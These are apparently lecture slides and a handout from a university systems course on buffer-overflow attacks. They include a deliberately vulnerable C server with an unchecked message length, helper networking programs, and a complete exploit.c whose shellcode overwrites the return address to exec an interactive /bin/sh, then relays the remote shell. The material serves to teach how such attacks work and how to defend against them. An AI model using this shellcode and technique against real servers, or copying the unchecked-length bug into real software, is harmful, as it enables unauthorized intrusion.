





- ☑ 1. Last time
- ☑ 2. Stack smashing

client



server



addr

addr

2000  
 2008  
 2016  
 2024  
 ⋮  
 2100  
 2108  
 2116  
 2124


```

main() {
  call serve
  return 0
}


serve() {
  pushq %rbp
  movq %rsp, %rbp
  subq $12, %rsp
  ⋮
  movq %rbp, %rsp
  popq %rbp
  ret
}

```

Address space



9216  
 9208  
 9200  
 9192  
 ⋮  
 9180  
 9175



addr

2000  
 2008  
 2016  
 2024  
 ⋮  
 2100  
 2108  
 2116

```

main() {
  call serve
  return 0
}

serve() {
  pushq %rbp
  movq %rsp, %rbp
  ⋮
}


```

2124


```

subq $12, %rsp
...
movq %rbp, %rsp
popq %rbp
ret

```




9081  
9080




# ROP


## Program memory




9208  
9200  
9192



9180



1100  
9175



- `%.rip`
- `%.rsp`
- `%.rbp`

9081  
9080

### Exploit:

```
<288> [movq $59, %.rax; movabsq         , %.rdi;
movabsq         , %.rsi; ----
--- syscall; "/bin/sh"; "-i"; ---
... 9080 9080 9080 ... 9080]
```

≡ `Exec()` a shell (`/bin/sh` is a shell)

execve("/bin/sh", {" /bin/sh", "-i", "\0"});

ASLR

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handout12.txt

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```

1 CS 202, Spring 2022
2 Handout 12 (class 23)
3 25 April 2022
4
5 1. Introduction to buffer overflow attacks
6
7     There are many ways to attack computers. Today we study the
8     "classic" method.
9
10    This method has been adapted to many different types of attacks, but
11    the concepts are similar.
12
13    We study this attack not to teach you all to become hackers but
14    rather to educate you about vulnerabilities: what they are, how they
15    work, and how to defend against them. Please remember: _although the
16    approaches used to break into computers are very interesting,
17    breaking in to a computer that you do not own is, in most cases, a
18    criminal act_.
19
20 2. Let's examine a vulnerable server, buggy-server.c
21
22 3. Now let's examine how an unscrupulous element (a hacker, a script
23    kiddie, a worm, and so on) might exploit the server.
24
25
26 Thanks to Russ Cox for the original version of the code, targeting
27 Linux's 32-bit x86.
28

```

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buggy-server.c

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```

1  /*
2  * Author: Russ Cox, rsc@swtch.com
3  * Date: April 28, 2006
4  *
5  * Comments and modifications by Michael Walfish, 2006-2015
6  * Ported to x86-64: Michael Walfish, 2019
7  *
8  * A very simple server that expects a message of the form:
9  *   <length-of-msg><msg>
10 * and then prints to stdout (fd = 1) whatever 'msg' the client
11 * supplied.
12 *
13 * The server expects its input on stdin (fd = 0) and writes its
14 * output to stdout (fd = 1). The intent is that these fds actually
15 * correspond to a network (TCP) connection; this is arranged by the
16 * program tcpserve.
17 *
18 * The server allocates enough room for 96 bytes for 'msg'.
19 * But the server does not check that the actual message length
20 * is indeed less than 96 bytes, which is a (common) bug that an
21 * attacker can exploit.
22 *
23 * Ridiculously, this server *tells* the client where in memory
24 * the buffer is located. This makes the example easier.
25 */
26 #include <stdio.h>
27 #include <stdlib.h>
28 #include <string.h>
29 #include <assert.h>
30
31 enum
32 {
33     offset = 120
34 };
35
36 void
37 serve(void)
38 {
39     int n;
40     char buf[96];
41     char* rbp;
42
43     memset(buf, 0, sizeof buf);
44
45     /* Server obligingly tells client where in memory 'buf' is located. */
46     fprintf(stdout, "the address of the buffer is %p\n", (void*)buf);
47
48     /* This next line actually gets stdout to the client */
49     fflush(stdout);
50
51     /* Read in the length from the client; store the length in 'n' */
52     fread(&n, 1, sizeof n, stdin);
53
54     /*
55      * The return address lives directly above where the frame
56      * pointer, rbp, is pointing. This area of memory is 'offset' bytes
57      * past the start of 'buf', as we learn by examining a
58      * disassembly of buggy-server. Below we illustrate that rbp+8
59      * and buf+offset are holding the same data. To print out the
60      * return address, we use buf[offset].
61      */
62
63     asm volatile("movq %%%rbp,%0" : "=r" (rbp));
64     assert(*(long int*)(rbp+8) == *(long int*)(buf + offset));
65
66     fprintf(stdout, "My return address is: %lx\n", *(long int*)(buf + offset));
67     fflush(stdout);
68
69     /* Now read in n bytes from the client. */
70     fread(buf, 1, n, stdin);
71     fprintf(stdout, "My return address is now: %lx\n", *(long int*)(buf + offset));
72     fflush(stdout);
73

```

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## buggy-server.c

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```

74
75     /*
76     * This server is very simple so just tells the client whatever
77     * the client gave the server. A real server would process buf
78     * somehow.
79     */
80     fprintf(stdout, "you gave me: %s\n", buf);
81     fflush(stdout);
82 }
83
84 int
85 main(void)
86 {
87     serve();
88     return 0;
89 }

```

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## honest-client.c

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```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4  #include <errno.h>
5  #include <string.h>
6  #include <sys/types.h>
7  #include <sys/socket.h>
8  #include <netinet/in.h>
9  #include <netinet/tcp.h>
10 #include <arpa/inet.h>
11
12 int dial(uint32_t, uint16_t);
13
14 int
15 main(int argc, char** argv)
16 {
17     char buf[400];
18     int n, fd;
19     long int addr;
20     uint32_t server_ip_addr; uint16_t server_port;
21     char* msg;
22
23     if (argc != 3) {
24         fprintf(stderr, "usage: %s ip_addr port\n", argv[0]);
25         exit(1);
26     }
27
28     server_ip_addr = inet_addr(argv[1]);
29     server_port = htons(atoi(argv[2]));
30
31     if ((fd = dial(server_ip_addr, server_port)) < 0) {
32         fprintf(stderr, "dial: %s\n", strerror(errno));
33         exit(1);
34     }
35
36     if ( (n = read(fd, buf, sizeof buf-1)) < 0) {
37         fprintf(stderr, "socket read: %s\n", strerror(errno));
38         exit(1);
39     }
40
41     buf[n] = 0;
42     if (strncmp(buf, "the address of the buffer is ", 29) != 0) {
43         fprintf(stderr, "bad message: %s\n", buf);
44         exit(1);
45     }
46
47     addr = strtoull(buf+29, 0, 0);
48     fprintf(stderr, "remote buffer is %lx\n", addr);
49
50     /*
51     * the next lines write a message to the server, in the format
52     * that the server is expecting: first the length (n) then the
53     * message itself.
54     */
55
56     msg = "hello, exploitable server.";
57     n = strlen(msg);
58     write(fd, &n, sizeof n);
59     write(fd, msg, n);
60
61     while ((n = read(fd, buf, sizeof buf)) > 0)
62         write(1, buf, n);
63
64     return 0;
65 }
66
67 int
68 dial(uint32_t dest_ip, uint16_t dest_port) {
69     int fd;
70     struct sockaddr_in sin;
71
72     if ((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
73         return -1;

```

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honest-client.c

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```

74     memset(&sin, 0, sizeof sin);
75     sin.sin_family = AF_INET;
76     sin.sin_port = dest_port;
77     sin.sin_addr.s_addr = dest_ip;
78
79     /* begin a TCP connection to the server */
80     if (connect(fd, (struct sockaddr*)&sin, sizeof sin) < 0)
81         return -1;
82
83     return fd;
84 }
85

```

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tcpserve.c

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```

1  /*
2  * Author: Russ Cox, rsc@csail.mit.edu
3  * Date: April 28, 2006
4  *
5  * (Comments by MW.)
6  *
7  * This program is a simplified 'inetd'. That is, this program takes some
8  * other program, 'prog', and runs prog "over the network", by:
9  *
10 *     --listening to a particular TCP port, p
11 *     --creating a new TCP connection every time a client connects
12 *         on p
13 *     --running a new instance of prog, where the stdin and stdout for
14 *         the new process are actually the new TCP connection
15 *
16 * In this way, 'prog' can talk to a TCP client without ever "realizing"
17 * that it is talking over the network. This "replacement" of the usual
18 * values of stdin and stdout with a network connection is exactly what
19 * happens with shell pipes. With pipes, a process's stdin or stdout
20 * becomes the pipe, via the dup2() system call.
21 */
22 #include <stdio.h>
23 #include <stdlib.h>
24 #include <unistd.h>
25 #include <string.h>
26 #include <netdb.h>
27 #include <signal.h>
28 #include <fcntl.h>
29 #include <errno.h>
30 #include <sys/types.h>
31 #include <sys/socket.h>
32 #include <netinet/in.h>
33 #include <arpa/inet.h>
34
35 char **execargs;
36
37 /*
38 * This function contains boilerplate code for setting up a
39 * TCP server. It's called "announce" because, if a network does not
40 * filter ICMP messages, it is clear whether or
41 * not some service is listening on the given port.
42 */
43 int
44 announce(int port)
45 {
46     int fd, n;
47     struct sockaddr_in sin;
48
49     memset(&sin, 0, sizeof sin);
50     sin.sin_family = AF_INET;
51     sin.sin_port = htons(port);
52     sin.sin_addr.s_addr = htonl(INADDR_ANY);
53
54     if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0){
55         perror("socket");
56         return -1;
57     }
58
59     n = 1;
60     if(setsockopt(fd, SOL_SOCKET, SO_REUSEADDR, (char*)&n, sizeof n) < 0){
61         perror("reuseaddr");
62         close(fd);
63         return -1;
64     }
65
66     fcntl(fd, F_SETFD, 1);
67     if(bind(fd, (struct sockaddr*)&sin, sizeof sin) < 0){
68         perror("bind");
69         close(fd);
70         return -1;
71     }
72     if(listen(fd, 10) < 0){
73         perror("listen");

```



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tcpserve.c

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```

74         close(fd);
75         return -1;
76     }
77     return fd;
78 }
79
80 int
81 startprog(int fd)
82 {
83     /*
84      * Here is where the replacement of the usual stdin and stdout
85      * happen. The next three lines say, "Ignore whatever value we used to
86      * have for stdin, stdout, and stderr, and replace those three with
87      * the network connection."
88      */
89     dup2(fd, 0);
90     dup2(fd, 1);
91     dup2(fd, 2);
92     if(fd > 2)
93         close(fd);
94
95     /* Now run 'prog' */
96     execvp(execargs[0], execargs);
97
98     /*
99      * If the exec was successful, tcpserve will not make it to this
100     * line.
101     */
102     printf("exec %s: %s\n", execargs[0], strerror(errno));
103     fflush(stdout);
104     exit(0);
105 }
106
107 int
108 main(int argc, char **argv)
109 {
110     int afd, fd, port;
111     struct sockaddr_in sin;
112     struct sigaction sa;
113     socklen_t sn;
114
115     if(argc < 3 || argv[1][0] == '-') {
116         Usage:
117         fprintf(stderr, "usage: tcpserve port prog [args...]\n");
118         return 1;
119     }
120
121     port = atoi(argv[1]);
122     if(port == 0)
123         goto Usage;
124     execargs = argv+2;
125
126     sa.sa_handler = SIG_IGN;
127     sa.sa_flags = SA_NOCLDSTOP|SA_NOCLDWAIT;
128     sigaction(SIGCHLD, &sa, 0);
129
130     if((afd = announce(port)) < 0)
131         return 1;
132
133     sn = sizeof sin;
134     while((fd = accept(afd, (struct sockaddr*)&sin, &sn)) >= 0) {
135
136         /*
137          * At this point, 'fd' is the file descriptor that
138          * corresponds to the new TCP connection. The next
139          * line forks off a child process to handle this TCP
140          * connection. That child process will eventually become
141          * 'prog'.
142          */
143         switch(fork()){
144         case -1:
145             fprintf(stderr, "fork: %s\n", strerror(errno));
146             close(fd);

```

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tcpserve.c

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```

147         continue;
148     case 0:
149         /* this case is executed by the child process */
150         startprog(fd);
151         _exit(1);
152     }
153     close(fd);
154 }
155 return 0;
156 }

```

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exploit.c

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```

1  /*
2  * Author: Russ Cox, rsc@swtch.com
3  * Date: April 28, 2006
4  *
5  * Comments and modifications by Michael Walfish, 2006-2015
6  * Ported to x86-64 by Michael Walfish, 2019
7  *
8  * This program exploits the server buggy-server.c. It works by taking
9  * advantage of the facts that (1) the server has told the client (that is, us)
10 * the address of its buffer and (2) the server is sloppy and does not check
11 * the length of the message to see whether the message can fit in the buffer.
12 *
13 * The exploit sends enough data to overwrite the return address in the
14 * server's current stack frame. That return address will be overwritten to
15 * point to the very buffer we are supplying to the server, and that very buffer
16 * contains machine instructions! The particular machine instructions
17 * cause the server to exec a shell, which means that the server process
18 * will be replaced by a shell, and the exploit will thus have "broken into"
19 * the server.
20 */
21 #include <stdio.h>
22 #include <stdlib.h>
23 #include <unistd.h>
24 #include <errno.h>
25 #include <string.h>
26 #include <sys/types.h>
27 #include <sys/socket.h>
28 #include <netinet/in.h>
29 #include <netinet/tcp.h>
30 #include <arpa/inet.h>
31
32
33 /*
34 * This is a simple assembly program to exec a shell. The program
35 * is incomplete, though. We cannot complete it until the server
36 * tells us where its stack is located.
37 */
38
39 char shellcode[] =
40 "\x48\xc7\x00\x3b\x00\x00" /* movq $59, %rax; load the code for 'exec' */
41 "\x48\xbf\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rdi; INCOMPLETE */
42 "\x48\xbe\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rsi; INCOMPLETE */
43 "\x48\xba\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rdx; INCOMPLETE */
44 "\x0f\x05" /* syscall; do whatever system call is given by %rax */
45 "/bin/sh\0" /* "/bin/sh\0"; the program we will exec */
46 "-i\0" /* "-i\0"; the argument to the program */
47
48 /* 0; INCOMPLETE. will be address of string "/bin/sh" */
49 "\x00\x00\x00\x00\x00\x00\x00\x00"
50
51 /* 0; INCOMPLETE. will be address of string "-i" */
52 "\x00\x00\x00\x00\x00\x00\x00\x00"
53
54 /* 0 */
55 "\x00\x00\x00\x00\x00\x00\x00\x00"
56
57 ; /* end shellcode */
58
59
60 enum
61 {
62     /* offsets into assembly */
63     MovRdi = 9, /* constant moved into rdi */
64     MovRsi = 19, /* ... into rsi */
65     MovRdx = 29, /* ... into rdx */
66     Arg0 = 39, /* string arg0 ("/bin/sh") */
67     Arg1 = 47, /* string arg1 ("-i") */
68     Arg0Ptr = 50, /* ptr to arg0 (==argv[0]) */
69     Arg1Ptr = 58, /* ptr to arg1 (==argv[1]) */
70     Arg2Ptr = 66, /* zero (==argv[2]) */
71 };

```

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exploit.c

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```

72 enum
73 {
74     REMOTE_BUF_LEN = 96,
75     NCOPIES = 24
76 };
77
78 int dial(uint32_t, uint16_t);
79
80 int
81 main(int argc, char** argv)
82 {
83     char helpfulinfo[100];
84     char msg[REMOTE_BUF_LEN + NCOPIES*8];
85     int i, n, fd;
86     long int addr;
87     uint32_t victim_ip_addr;
88     uint16_t victim_port;
89
90     if (argc != 3) {
91         fprintf(stderr, "usage: exploit ip_addr port\n");
92         exit(1);
93     }
94
95     victim_ip_addr = inet_addr(argv[1]);
96     victim_port = htons(atoi(argv[2]));
97
98     fd = dial(victim_ip_addr, victim_port);
99     if (fd < 0) {
100         fprintf(stderr, "dial: %s\n", strerror(errno));
101         exit(1);
102     }
103
104     /*
105     * this line reads the line from the server wherein the server
106     * tells the client where its stack is located. (thank you,
107     * server!)
108     */
109     n = read(fd, helpfulinfo, sizeof helpfulinfo-1);
110     if (n < 0) {
111         fprintf(stderr, "socket read: %s\n", strerror(errno));
112         exit(1);
113     }
114     /* null-terminate our copy of the helpful information */
115     helpfulinfo[n] = 0;
116
117     /*
118     * check to make sure that the server gave us the helpful
119     * information we were expecting.
120     */
121     if (strncmp(helpfulinfo, "the address of the buffer is ", 29) != 0) {
122         fprintf(stderr, "bad message: %s\n", helpfulinfo);
123         exit(1);
124     }
125
126     /*
127     * Pull out the actual address where the server's buf is stored.
128     * we use this address below, as we construct our assembly code.
129     */
130     addr = strtoull(helpfulinfo+29, 0, 0);
131     fprintf(stderr, "remote buffer is at address %lx\n", addr);
132
133     /*
134     * Here, we construct the contents of msg. We'll copy the
135     * shellcode into msg and also "fill out" this little assembly
136     * program with some needed constants.
137     */
138     memmove(msg, shellcode, sizeof shellcode);
139
140     /*
141     * fill in the arguments to exec. The first argument is a
142     * pointer to the name of the program to execute, so we fill in
143     * the address of the string, "/bin/sh".
144     */

```

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exploit.c

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```

145     *(long int*)(msg+MovRdi) = addr + Arg0;
146
147     /*
148     * The second argument is a pointer to the argv array (which is
149     * itself an array of pointers) that the shell will be passed.
150     * This array is currently not filled in, but we can still put a
151     * pointer to the array in the shellcode.
152     */
153     *(long int*)(msg + MovRsi) = addr + Arg0Ptr;
154
155     /* The third argument is the address of a location that holds 0 */
156     *(long int*)(msg + MovRdx) = addr + Arg2Ptr;
157
158     /*
159     * The array of addresses mentioned above are the arguments that
160     * /bin/sh should begin with. In our case, /bin/sh only begins
161     * with its own name and "-i", which means "interactive". These
162     * lines load the 'argv' array.
163     */
164     *(long int*)(msg + Arg0Ptr) = addr + Arg0;
165     *(long int*)(msg + Arg1Ptr) = addr + Arg1;
166
167     /*
168     * This line is one of the keys -- it places NCOPIES different copies
169     * of our desired return address, which is the start of the message
170     * in the server's address space. We use multiple copies in the hope
171     * that one of them overwrites the return address on the stack. We
172     * could have used more copies or fewer.
173     */
174     for(i=0; i<NCOPIES; i++)
175         *(long int*)(msg + REMOTE_BUF_LEN + i*8) = addr;
176
177     n = REMOTE_BUF_LEN + NCOPIES*8;
178     /* Tell the server how long our message is. */
179     write(fd, &n, 4);
180     /* And now send the message, thereby smashing the server's stack.*/
181     write(fd, msg, n);
182
183     /* These next lines:
184     * (1) read from the client's stdin, and write to the network
185     * connection (which should now have a shell on the other
186     * end);
187     * (2) read from the network connection, and write to the
188     * client's stdout.
189     *
190     * In other words, these lines take care of the I/O for the
191     * shell that is running on the server. In this way, we on the
192     * client can control the shell that is running on the server.
193     */
194     switch(fork()){
195     case 0:
196         while((n = read(0, msg, sizeof msg)) > 0)
197             write(fd, msg, n);
198         fprintf(stderr, "eof from local\n");
199         break;
200     default:
201         while((n = read(fd, msg, sizeof msg)) > 0)
202             write(1, msg, n);
203         fprintf(stderr, "eof from remote\n");
204         break;
205     }
206     return 0;
207 }
208
209 /* boilerplate networking code for initiating a TCP connection */
210 int
211 dial(uint32_t dest_ip, uint16_t dest_port)
212 {
213     int fd;
214     struct sockaddr_in sin;
215
216     if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
217         return -1;

```

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```

218
219     memset(&sin, 0, sizeof sin);
220     sin.sin_family = AF_INET;
221     sin.sin_port = dest_port;
222     sin.sin_addr.s_addr = dest_ip;
223
224
225     /* begin a TCP connection to the victim */
226     if (connect(fd, (struct sockaddr*)&sin, sizeof sin) < 0)
227         return -1;
228
229     return fd;
230 }

```